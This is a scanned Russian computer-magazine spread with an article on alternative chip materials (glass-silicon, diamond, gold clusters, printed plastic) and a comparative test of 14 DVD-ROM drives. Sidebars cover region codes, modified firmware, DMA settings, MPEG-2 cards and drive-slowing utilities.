
## Симбиоз стекла и кремния для быстрых коммуникационных сетей


Интересен вариант объединения кремниевых полупроводниковых пластин со стеклом. Такие стекло-кремниевые чипы ненамного дороже обычных, могут использоваться как световоды в сетях передачи данных и по сравнению с обычными световодами потеря данных при их использовании незначительна.

Прозрачная пластина из стекла и кремния улучшает работу коммуникационных сетей, в работе которых используется WDM-технология (Wavelength Division Multiplexing, оптическое мультиплексирование с разделением по


&gt;&gt;

▼ Нанесение покрытия из искусственных алмазов: камера из высококачественной стали содержит метан и водород. К смеси подается энергия, молекулы метана разбиваются. Под интенсивным голубым светом возникает чистый углерод. Он осаждается на желтом иридиевом основании внизу — так возникает слой кристаллов алмаза







◀ Фаза 1. Кристаллы алмаза (слой 1 нм) изолированы на иридиевом основании, ток не может проходить



◀ Фаза 2. С возрастающей толщиной слоя (до 10 нм) растут неориентированные кристаллы металла, стыки граней которых препятствуют протеканию электрического тока



◀ Фаза 3. Начиная с толщины слоя в 34 нм исчезают границы зерна металла. Возникает монокристаллическая пленка, и электрический ток проходит

» длине волны). WDM позволяет упаковать несколько каналов передачи данных по одному стекловолокну. Чипы используются как фильтры отдельных световых волн в качестве мультиплексоров выборки (Add/Drop). Они заменяют дорогие комплектующие изделия, которые собираются из линз, призм и оптических решеток.

Стекло-кремниевые чипы меньше по своим размерам и более плоские в отличие от электрических предшественников. Они способствуют тому, чтобы в высокоскоростных сетях оптические импульсы вытеснили более медленные электрические сигналы.

### Алмазы — жаростойкая и дорогая альтернатива

Алмазы оправдывают любые издержки при производстве трехслойного покрытия чипов. Исследования показывают, что такой чип надежно функционирует при температуре 700° С как полупроводник и выдерживает более высокое напряжение. Вследствие этого он работает быстрее и опровергает более высокие затраты. «Разумеется, алмазы никогда не заменят полностью кремни-

вые кристаллы», — говорит Матиас Шрек (Matthias Schreck), член Аугсбургской группы физиков под руководством профессора Бренда Штрицкера (Bernd Stritzker), занимающейся разработкой алмазных чипов. Полупроводники на кремниевой основе пока действительно имеют некоторые преимущества перед кремниево-алмазными.

До сих пор производились только тонкие пленки из искусственных алмазов, не подходящие для электроники, которые применялись лишь в качестве защитного слоя на таких инструментах, как сверла или скальпели. Чтобы придать алмазу свойства полупроводника, надо обогатить чистый углерод атомами бора (тогда появляются свободные электроны). Аугсбургской группе удалось покрыть полупроводниковую пластину обогащенными алмазными пленками. Основная проблема заключалась в том, чтобы ориентировать рост кристаллов алмаза с основания, на котором они растут, обеспечив беспрепятственное протекание тока. Обычно эти кристаллы растут неупорядоченно, создавая поликристаллическую структуру. Так продолжается до тех пор, пока они не срастаются гра-

нями друг с другом под различными углами и на этих стыках блокируется прохождение тока.

Оптимальным материалом подложки оказался иридий, на котором кристаллы образуют гладкую монокристаллическую пленку. Начиная с толщины слоя 34 нм решается проблема границ зерен металла, так как по своим свойствам пленка начинает действовать как монокристалл. На кремниевой подложке кристаллы структурируются хаотично, однако ориентированно, и нет необходимости в создании идеально гладкой поверхности.

«Пройдет еще несколько лет, прежде чем эти чипы начнут использовать в промышленности», — говорит Матиас Шрек по поводу будущего алмазных чипов. Подождем завершения исследований физиков из Аугсбурга, которые совершенствуют иридиевые подложки и работают над уменьшением размера зерна в них. Преимущество таких чипов состоит и в том, что они могут быть сигнальными устройствами в агрессивных средах: начиная с 200° С кремний работает нестабильно, а алмазные чипы выдерживают температуру турбины реактивного самолета или автомобильного двигателя. Также алмазные чипы



▲ Гибкие пластиковые чипы на монокристалле: интегральные схемы на монокристалле пластмассы Philips скоро могут быть помещены во всех ценниках и облегчить учет в кассах

могли бы использоваться в космосе, поскольку они мало подвержены действию реликтового радиоизлучения и устойчиво работают в условиях резкого перепада температур.

#### Самый маленький переключатель — из золота

Группа химиков из Эссена под руководством Гюнтера Шмидта (Gunter Schmid) доказала, что золото при нанометрических размерах обладает свойствами полупроводника, работающего при комнатной температуре. При таких размерах другие благородные металлы требуют мощного охлаждения, неблагородные металлы, например железо, отрывается от кремния и теряет свойства транзистора и проводимость.

Обычно золото проводит электрический ток очень хорошо. Но при сверхмалом размере золотого элемента металла приобретает электрическую память, захватывая отдельные электроны, и при появлении напряжения выпускает (высвобождает) их наружу. Идеальные транзисторы получаются из комков золота, каждый из которых состоит из 55 атомов. Для переключения такому кластеру достаточно захватить 1 электрон. В кремниевом кристалле должны захватываться примерно 100 тысяч электронов для реализации логического переключения под рабочим напряжением.

«Золотой переключатель имеет размер почтовой марки, — сравнивает Шмидт, — тогда как аналогичный кремниевый кристалл должен быть с футбольное поле». Такие чипы меньше, быстрее и точнее. Сейчас удается располагать золотые частицы на носителе из искусственного вещества так, что элементы могут взаимодействовать с электронами. Если использовать этот метод в производстве блоков памяти, следует ожидать в миллион раз большую плотность записи при многократно меньшем времени переключения.

Как ни странно, основная доля расходов в производстве такого чипа пришлась не на материал, а на трудовые затраты и производственный про-

цесс. Одного миллиграмма золота вполне достаточно для чипа площадью около 40 см<sup>2</sup>.

Через несколько лет Шмидт хотел бы строить трехмерные кластеры из золота. Эссенский ученый объясняет цель исследований так: «Такой чип мог бы стать компонентом нейросети и разрабатывать собственную развитую логику, он сможет сам себя ремонтировать и совершенствовать».

#### Дешевые пластмассовые чипы

Дешевой альтернативой кремнию выступают органические пластмассы — они проводят ток и могут сохранять данные. Струйный принтер особой разновидности должен распечатывать этот пластиковый чип в обычных условиях, для их производства не нужны стерильные помещения. Чипы будут распечатываться специальной жидкой пластмассой на небольшую пластмассовую карточку.

Еще в середине 1998 года Philips представил отпечатанную схему, которая работала на скорости 30 бит/с. Теперь он собирается интегрировать эти эластичные и дешевые чипы в упаковки или ценники: если покупатель двигает тележку с покупками в кассу, они регистрируют цены всех товаров и передают данные о продаже. Но пока это всего лишь мечты: несмотря на все попытки, до сих пор ни одному предприятию не удалось интегрировать пластиковые чипы в свою бизнес-модель. Производительность и скорость — оказывается, еще не аргумент.

#### Чипы и компьютеры, загружаемые из Интернета


Джозеф Якобсон (Joseph Jacobson), руководитель исследовательской группы Molecular Machines в MIT Media Lab в Бостоне, предлагает совершенно невероятное: «Клиенты будут сами загружать желаемый дизайн чипов из Интернета и печатать их за время, необходимое для распечатки сайта».

Его оптимизм оправдан тем, что «печатная краска» состоит из того же материала, что и обычные чипы: полупроводники как Si или Ga-As, размер микрокристалла которых составляет около 100 атомов, в такой краске не пострадают. Струйные принтеры Hitachi могут печатать этот слой краски-полупроводника и таким образом производить структуры в 200 нанометров толщиной.

Идея чипов в ценниках, о которой заявляет корпорация Philips, стала для Якобсона только отправным пунктом при создании печатаемых наночипов. Он намеревается внедрить в чипы развитую логику с очень большими возможностями. Колин Бултхауп (Colin Bulthaup), один из его студентов, приводит такой пример: «Мы хотим устанавливать цифровую камеру в карту чека. Все функции должны быть интегрированы в этой единственной карте, которую нужно будет производить невероятно тонко, дешево и быстро».

Эксперты, которые занимаются аналогичными исследованиями, например Сигурд Вагнер (Sigurd Wagner) из Принстонского университета, настроены скептически: «Нереально печатать чип, подобный процессору Pentium. Материал является загрязненным и хрупким». Тем не менее Якобсон ясно видит свою цель и твердо намерен к ней двигаться. Слишком заманчива идея полностью печатать компьютер у себя дома.

■ ■ ■ Генри Шеппартд



▲ Объединенная сила золотого чипа: транзистор занимает площадь только в 10 нм<sup>2</sup> полных кластеров золота (1,4 нм)



▼ Печать будущего. Специальными полупроводниковыми чернилами на переоборудованном принтере на фольге печатаются транзисторы

Эта страница умышленно пустая





## Тест 14 DVD-приводов

# Идем на взлет

DVD-приводы постепенно приобретают все большую популярность и сулят массу удовольствия от просмотра фильмов на ПК. При выборе DVD стоит обратить внимание не только на скоростные характеристики, но и на шум, производимый устройством, чтобы при просмотре вам не пришлось терпеть фон от механизма привода, подобный реву турбины.

**E**ще год назад цены на DVD-ROM были заоблачными. Теперь лишь \$40 отделяют привод DVD от хорошего CD-привода — не слишком много для домашнего DVD-кино на ПК. Но настоящее наслаждение при просмотре фильмов вы испытаете, если побочный шум не выйдет за терпимые рамки. Поэтому Chip протестировал не только такие обычные параметры, как, например, скорость передачи данных и коррекция ошибок, но и шумовые характеристики приводов.

## Некоторые приводы напоминают авиационные турбины

Нас поразило, что некоторые производители отказываются от простого способа снижения шума: для видео-DVD абсолютно достаточно одно-

скоростного режима. Тем не менее не все пишут микропрограммное обеспечение (firmware) своих приводов так, чтобы при воспроизведении видео-DVD они автоматически переключались на пониженную скорость. Поскольку эта особенность отсутствовала, мы прибегли к услугам shareware-программы, замедляющей вращение диска. Этот инструмент замедляет считывание данных и, как следствие, уменьшает шум от вращения. Если с помощью этой уловки не удавалось справиться с шумом данного устройства, снижалась его оценка по результатам теста.

**Pioneer DVD-114.** Превосходная коррекция ошибок и хорошие результаты во всех остальных тестах привели Pioneer, правда с небольшим пре-»

» имуществом, к победе. Во врезке «Лучший продукт» вы узнаете больше о его достоинствах.

**Samsung SD-612.** В отношении устранения шумов Samsung является абсолютным лидером. Как при воспроизведении DVD, так и при передаче данных тестируемый образец произвел на нас большое впечатление: действительно тихо! Кроме того, при воспроизведении DVD-фильмов он автоматически переключается на первую скорость. Скорость передачи данных с DVD 10 Мбайт/с, Audio-Grabbing на 7–8x и средняя скорость считывания CD-RW 2,6 Мбайт/с вполне достаточны для домашнего пользования. Для корректного и безупречного считывания данных с подготовленного нами дефектного CD данному приводу потребовалось две с половиной минуты. Кого это не смущает, тот получит послушную и прежде всего тихую «рабочую лошадку».

**LG DRD-8120B.** Быстрый, тихий и выгодный: более подробно читайте о нем в нашей врезке «Оптимальный выбор».

**NEC DV-5800A.** Если сравнивать с предшествующей моделью DV-5700, то DV-5800, похоже, удалось превращение из вялой гусеницы в проворную бабочку. С 18,3x скоростью при переписи

аудиотрека он прямо-таки создан для любителей музыки в MP3. И своими показателями считывания CD-диска NEC умеет убеждать: здесь японцы достигли наилучшего результата. Привод распознает DVD-фильм и переходит соответственно на более низкую скорость. Мы получили величину громкости 2,4 сона — второе место в тесте. Звук, правда, высокочастотный, поэтому чувствительное ухо может воспринять его как неприятный, зато при переносе данных NEC с величиной громкости 8 сонов и 53 дБ (A) звукового давления напоминает лишь раздраженное жужжание шершня.

**Toshiba SD-M1502.** Первый 16/48-скоростной привод Toshiba является высококачественным продуктом. Он единственный в teste при считывании данных с CD достиг максимального значения скорости 48x. Средняя скорость передачи (примерно 31x) также явно лучше, чем у прямого конкурента Acer. SD-M1502 потерял баллы в таких категориях, как время доступа, свойства считывания CD-RW и переписи аудиотрека, которая проводилась лишь на скорости 9x. При переписи данных SD-M1502 отчетливо дал о себе знать громким жужжанием вентилятора в 53 дБ (A). Однако при воспроизведении DVD шум снизился до рекордного значения всего в 1сон. Особенно хорошее впечатление на нас произвело то, что



▲ Toshiba-DVD: хотя SD-M1502 и хорош в качественном отношении, но у приборов этой марки в принципе нет кнопки Play и гнезда для наушников

ему потребовалось лишь 15 секунд на восстановление тихой работы после внезапной остановки передачи данных. Некоторым приводам для этого требуется одна минута и больше.

**Panasonic SR-8586-B.** Panasonic продаётся чаще всего в OEM-варианте в комплекте с системами. С 16-кратной скоростью он переписывает аудиоданные и поэтому отнесен к самым быстрым в teste. Для считывания дефектных CD ему потребовалось 76 секунд, после коррекции ошибок он все же опередил победителя teste на 14 секунд. SR-8586-B тем не менее потерял баллы из-за своих характеристик считывания «самопальних» CD. Как у золотых и зеленых, так и у голубых CD-R время доступа и скорость передачи были явно хуже, чем у стоящих на ступеньку выше приводов DVD. При



### Pioneer DVD-114

## Фантастическая коррекция ошибок


Показав хорошие результаты по всем пунктам, Pioneer заслуженно победил в этом teste.\*

В личном зачете по производительности победил DVD 10/40x, хотя со средним значением скорости 7,2x и максимальным 9,3x он не достигает высоких значений при передаче данных с DVD. Более низкая по сравнению с 16x-приводами скорость передачи данных компенсируется второй оценкой общего доступа к данным DVD (Full Stroke). Эта величина особенно важна, если вы много работаете, например, с большими массивами данных. Кроме того, Pioneer очень мало загружает процессор. В этом отношении он достиг наилучшего значения в teste, что, разумеется, также учитывается при оценке результатов.

Способность DVD-114 к коррекции ошибок оказалась сенсационной — почти на лету. Хотя с

точки зрения уровня быстродействия он не столь стремителен, как, например, LG, но ему ни разу не пришлось переключаться на первую скорость. Это выдающийся результат.

Также очень хороша скорость 17,2x при Audio-Grabbing. Благодаря этому победитель teste подходит в качестве полноценной замены CD-привода, тем более что результаты измерений подтверждают отличное воспроизведение CD, записанных в домашних условиях. В среднем скорость передачи данных с золотых, зеленых и голубых дисков не опускается ниже 30x. При доступе к данным Pioneer издает звук, как небольшой фен. Но едва вы вложите DVD-фильм, он сразу работает тише, и остаются только сдержанное стрекотание и жужжание.



**Безупречно:** Pioneer DVD-114 производит коррекцию ошибок на лету, без замедления. Мечта для исцарапанных CD

\*На момент тестирования в нашем распоряжении не было модели Pioneer 116 16x/40x, которая, возможно, смогла бы опередить своего младшего брата. Из заявленных производителем номинальных характеристик хочется отметить следующие: скорость передачи данных с DVD при 6,6x и 16x составляет 8,9 Мбайт/с и 21,6 Мбайт/с соответственно, для CD этот показатель составляет 2,6 Мбайт/с для 17,2x и 6,0 Мбайт/с для 40x; среднее время доступа для DVD составляет 95 мс, для CD — 80 мс; имеется возможность горизонтального и вертикального расположения привода в корпусе; по словам производителя, шум от работы устройства снижен на 2 дБ. Попробуем всему поверить.

» в тесте CD-RW эти различия не проявились. В тесте комфортного просмотра фильмов без мешающего шума привод показал заурядные значения: 4 сона и 41 dB (A). Несмотря на это, мы присудили ему еще шесть баллов, во-первых, потому что шум при воспроизведении похож скорее на низкое и приятное жужжание и, во-вторых, потому что при использовании программы замедления вращения диска привод издает лишь тихое шуршание.

**Pioneer DVD-105SZ.** Очевидная сильная сторона на привода Pioneer — это первоклассное считывание CD-R и CD-RW. Победу в этом тесте он поделил со своим собратом SCSI U05S. Средняя скорость считывания данных с золотых CD была выше 35x. Достоинством Pioneer является также малое время доступа. Время обращения к любому носителю не превышает полутора секунд. Очень быстрым оказался Pioneer DVD-105SZ и при коррекции ошибок: с превосходным показателем 66 секунд и без единой ошибки он относится к лучшим DVD-приводам. Правда, быстродействие имеет свои недостатки — 6 сон громкости и 48 dB (A) звукового давления при воспроизведении DVD поставило привод на предпоследнее место в тесте на громкость. К сожалению, шум не удалось преодолеть и с помощью замедляющей программы. При просмотре DVD на этом устройстве вас оглу-

шит грохот, напоминающий мини-турбину. Для этого привода Pioneer, равно как и для Acer, нам удалось найти лишь микропрограммное обеспечение, обеспечивающее доступ в регион 1 (США).

**Pioneer DVD-U05S.** Единственный в тесте привод SCSI предлагает приличную производительность при Audio-Grabbing на скорости 16x. Удивительно, что Pioneer преумножает скорость считывания: при максимальной передаче данных мы определили скорость выше 45x, а на упаковке значится только 40x. Точно так же, как и его собрат ATAPI, для CD-R он показал очень хорошую скорость передачи. Отрицательное впечатление оставили относительно большая нагрузка на CPU в 10% и 19% и шум, который не поддавался регулировке и замедляющей программой.

**Toshiba SD-M1402.** Как и его большой брат, при максимальной скорости передачи данных с CD этот аппарат достигает значения 40x. Лишь для голубых CD он еле-еле достиг 9,1-кратной скорости. Для сравнения: золотые и зеленые диски показали скорость считывания в среднем 32x. 5 сонов громкости и 46 dB (A) звукового давления относят Toshiba к громким DVD-приводам. Правда, с помощью CD-тормоза шум удалось заметно уменьшить. Guillemot предлагает



▲ Hitachi GD7500: длина устройства меньше, чем у конкурентов — преимущество для небольших корпусов ПК

SD-M1402 в двух различных вариантах: в недорогой версии Kit с Power-DVD и в версии с PCI-картой MPEG-2, дистанционным управлением и программным обеспечением. Этот комплект особенно подходит для компьютеров со слабой производительностью центрального процессора.


**Acer DVP 1640A.** В среднем Acer обнаруживает наилучшую скорость передачи данных с DVD — 13,6 Мбайт/с (10x). Однако максимально он достигает лишь отметки в 11,9x. Даже при максимальной передаче данных с CD во время теста эта величина не превысила 26x. Эти результаты показывают, что напечатанное на упаковке значение (16x/40x) очень относительно. Просматривая фильм, мы спрашивали себя, почему он издается такой адский шум. 8 сонов громкости и

&gt;&gt;



### Оптимальный выбор

- + бесшумность
  - + быстрый доступ
  - низкая скорость Audio-Grabbing
- |               |            |
|---------------|------------|
| Общая оценка  | 5          |
| Цена/качество | 5          |
| Цена          | около \$75 |



**Быстрая реакция:** DRD-8120B в случае ошибки немножко замедляется, но затем моментально набирает полную скорость

### LG DRD-8120B

## Стремительный доступ

При просмотре фильмов и работе с DVD-приводом от LG вы получите максимальное удовольствие за умеренную цену.

Тот, кто приобретает у LG версию Retail, в комплекте с приводом получает и отличный Software-DVD-Player Power DVD. С таким оснащением ничто не может помешать сразу приступить к просмотру DVD-фильма с ненавязчивыми 2 сонами громкости и соответственно 37 dB (A) звукового давления. Шум очень тихий, слышно только мягкое жужжание. Однако если нужно переместить данные на жесткий диск, напрощивается сравнение с пылесосом. Скорость считывания удовлетворяет полностью. При считывании данных с DVD максимальная скорость привода составляет примерно 10x, а в среднем только 7,2x; это соответствует скорости передачи данных в 9,8 Мбайт/с. С 77 мс до полного доступа к DVD он достигает фантастической величины — обычно это около 200 мс. Результат хорош и для «самопальных» CD. У голубых и зеленых дисков средняя скорость передачи не опускается ниже 32x, у золотых — не ниже 26x. Лишь значения 13x для CD-RW и 13x для переписи аудиоданных не очень вдохновляют. Недорогой LG безупречно откорректировал все



▲ PowerDVD: удачная программа для просмотра DVD-видео

ошибки на нашем тестовом CD и потратил на это всего на две секунды больше, чем победитель теста. На графике слева хорошо видно, как при ошибке он сначала замедляется, но потом снова увеличивает скорость.

Кроме того, для этого привода не составило труда найти переписанное микропрограммное обеспечение, выключающее код страны.

Know-how

## Так любой DVD будет работать оптимально

Кажется, нет другой такой технологии, на которую хакеры отреагировали бы так же быстро, как это происходит с DVD. Стоило киноиндустрии Голливуда выдумать нечто новое, чтобы воспрепятствовать преждевременному экспорту своих кассовых фильмов, как тут же решение этой проблемы стало доступным и в Интернете.

### Что такое RCE и как с ним бороться?

После того, как киноиндустрия поделила мир на зоны, производители DVD-приводов встроили в них поддержку регионального кодирования, то есть воспроизведение дисков с одним региональным номером стало невозможным на приво-

дах с отличным от него номером. Достав новый американский фильм с первым номером зоны и вставив его в DVD-привод, предназначенный для нашей зоны, мы будем глубоко разочарованы. Эта проблема была быстро решена выпуском мультизонных приводов.

сначала записать в DVD-привод микропрограммное обеспечение, над которым проделаны некоторые манипуляции. В принципе это приводит к потере гарантии и возможным убыткам. Однако не для всех имеющихся на рынке приводов существует взломанное микропрограммное обеспечение. Можно исходить из того, что у производителей фирменных марок после первых обновлений микропрограммного обеспечения (они служат оригиналами для хакеров) будет в распоряжении также версия, которая не активирует код страны. Кто хочет действовать наверняка, тот перед покупкойбросит взгляд на многочисленные страницы в Интернете, посвященные микропрограммному обеспечению. В таблице указывается, для каких DVD мы нашли взломанное микропрограммное обеспечение. Например, к моменту подписания номера в печать найти таковое для Toshiba SD-M1502 не удалось. Но ввиду чрезвычайной старательности хакеров ситуация уже могла измениться.



**▲ DVD Genie:** этот инструмент является основным у всех любителей международных фильмов. Он устраняет барьер в виде кода страны для Software-DVD-Player и RCE

дах с отличным от него номером. Достав новый американский фильм с первым номером зоны и вставив его в DVD-привод, предназначенный для нашей зоны, мы будем глубоко разочарованы. Эта проблема была быстро решена выпуском мультизонных приводов.


Новейшее творение Голливуда называется Regional Code Enhancement (RCE). Программа, записанная на DVD-диск, проверяет два разных кода стран; если они принимаются приводом, следовательно, у вас мультизонный привод и фильм воспроизводиться не будет. Трюк состоит в том, что DVD-привод может быть настроен только на один код стран. О том, как с этим справиться, можно найти информацию в Интернете.

### Установка взломанного микропрограммного обеспечения

Кто хочет сейчас приобрести DVD-привод или сделал это после 1 января 2000 года, чтобы наслаждаться иностранными фильмами, должен

### Активирование Direct Memory Access

В настоящее время самым распространенным приложением для DVD-привода является копирование художественных фильмов. Однако даже пользователи, которые не так часто скачивают копии голливудских лент на свой жесткий диск, должны обращать внимание на то, что режим DMA активирован как для DVD-приводов, так и для жесткого диска. Только в этом случае вы добьетесь тех значений производительности, которые мы привели в нашей таблице для отдельных устройств. Настройки для режима DMA вы найдете на вкладке «Свойства» драйвера вашего привода. Прежде чем режим будет активирован, придется, правда, произвести перезагрузку.



**▲ Для стремительного обмена данными необходим активированный режим DMA (Direct Memory Access)**



▲ Мешаница данных: толку от Delta 12x DVD-ROM при просмотре нашего тестового фильма «Миссия невыполнима 2» оказалось мало, аутентификация не удается

» 53 дБ (A) звукового давления при воспроизведении DVD выходят за любые границы терпения!

**Aopen DVD1240.** По скорости передачи данных DVD Aopen с 12x является лучшим в teste. Ни один из мнимых 16x-DVD-ROM не приближается к этому значению. Заслуживает похвалы и отменный результат 18x при Audio-Grabbing, который показал еще только привод DV-5800A от NEC. К сожалению, Aopen и при замерах шума достигает больших величин: 10 сонов и 55 дБ (A) на DVD — это, мягко говоря, многовато.

**LiteOn LTD-122.** Привод LiteOn при передаче данных DVD показал невысокую среднюю скорость 6,1x. Максимальная производительность в 8,3x также была скромной. При считывании зеленых, голубых и золотых CD достигается максимальная скорость 40x. При teste на ошибки ему хоть и требуется более двух минут, но коррекция проходит безупречно. Привод теряет много баллов из-за слабых характеристик считывания CD-RW и низкой оценки по шумам при передаче данных.

**Hitachi GD7500.** Для привода с заявленной скоростью 12x достигнутое максимальное значение при чтении тестового DVD, равное 4,75x, абсолютно неприемлемо. По средней скорости передачи данных 4,3x он опередил только привод Delta. Ему потребовалось 58 минут для чтения поврежденного диска, и в довершение всех бед он не исправил 1046 ошибок. Этот привод подойдет, если вы срочно ищете устройство, совместимое с DVD-RAM-носителями, в противном случае вам следует хорошо подумать.

**Delta 12x DVD-ROM.** Как при переносе данных, так и при воспроизведении DVD Delta обнаружил значительные недостатки. В течение 69 секунд он шуркал над дефектным CD и оставил при этом 3960 ошибок неисправленными. Наш тестовый фильм он вообще не захотел воспроизводить. Мы подозреваем, что у этого привода проблемы с так называемыми RSDL-DVD (Reverse Spiral Dual Layer), также известными как DVD-5. Один DVD-5 (Single Layer) он воспроизвел сразу. Но в резюме этого ничего изменить не может: случай для мусорного ведра.

■ ■ ■ Антон Мокрецов



▲ Два в одном: карта MPEG-2 и DVD-привод вместе делают старые ПК пригодными для видео

### PCI-карты MPEG-2

## Как оживить старый ПК для работы с DVD


Для людей, привязанных к своему старому компьютеру и, тем не менее, желающих наслаждаться фильмами DVD, правильным решением будет карта MPEG-2. Даже дряхлому Pentium I она поможет с видео-DVD. Предпосылкой является быстрый PCI-слот, совместимый с PCI 2.1, и, конечно, DVD-привод. Имеет ли ваш компьютер необходимый PCI-стандарт, вы узнаете из руководства материнской платы. Вычислительные операции по декодированию фильма полностью возьмет на себя карта MPEG-2, загрузка центрального процессора будет очень мала. Карта MPEG стоит около \$75 и предлагается различными производителями с разными наименованиями. Некоторые производители предлагаю DVD-привод и карту, например PC DVD Encore 12x от Creative Labs, Guillemot DVD-театр с приводом Toshiba SD-M1402.

Конечно, за счет retail-поставки, цена будет выше, но те, для кого это слишком дорого, смогут сами составить комплект. При этом практически безразлично, какой лейбл украшает упаковку. Разные предложения отличаются друг от друга только прилагаемым программным обеспечением и кабелями. Собственно, практически во всех картах используется декодирующий чип RealMagic EM 8300 от Sigma-Designs. Он обрабатывает формат данных MPEG-1, MPEG-2 в VideoCD 2.0, но не CD-i фирмы Philips. Кarta предоставляет один выход стерео и один выход S/P-DIF. Кроме этого, есть высококачественный выход S-VHS. Данные фильма оптимизированы (interlaced) для TV-вывода. На выходе платы происходит потеря качества, потому что видеосигналы для монитора (non-interlaced) конвертируются в TV-сигналы. Отличия карт могут заключаться в наличии или отсутствии TV-тюнера, стереодекодера или пульта. Однако, начиная с Pentium II с 400 МГц, такая карта MPEG больше не требуется. Быстро действие процессоров достаточно для самостоятельного декодирования данных фильма.

## Бесплатная программа «Региональная информация о приводе»

Технически, с первого января 2001 года проигрыватели DVD продаются только с предустановленными кодами регионов. Если код меняется более пяти раз, происходит автоматическая блокировка доступа, после чего привод навсегда остается с последним заданным кодом страны. Программа Drive Region Info позволяет смотреть, какой региональный код установлен на приводе в настоящее время и задействована ли уже блокировка доступа. Также она выдает всю информацию о прошивке привода, марке и мо-

дели DVD-носителя. Этую удобную утилиту больше всего оценят ценители кино, которые предпочитают смотреть фильмы без перевода.



▲ Программа «Drive Region Info» показывает код страны встроенный в ваш DVD-привод

## Как сделать тихими шумные приводы

Йорну Фибелькорну его DVD-привод, похоже, прожужжал все уши. Он является автором хитрой утилиты CD Bremse в версии 1.11 (аналог CD Slow). При воспроизведении DVD-фильма никогда не достигается скорость передачи данных выше 1x (1350 Кбайт/с). Напротив, чаще всего количество данных явно меньше этой цифры. Тогда почему DVD-ROM должен гоняться на полной скорости и при этом издавать адский шум, если он мог бы в полной тишине выполнять свою работу?

По этому принципу действует CD-Bremse, снижая скорость DVD или CD-приводов. Также удобна функция автоматического переключения в тихий режим, через заданное время. Тест показал, что многим DVD-приводам требуется для этого более одной минуты. К сожалению, программа работает не со всеми испытанными нами приводами.



▲ Трюк: программа уменьшает поток данных, который становится равномерным, а DVD-привод – тихим

### Итог

## Скорость 16x или все же нет?

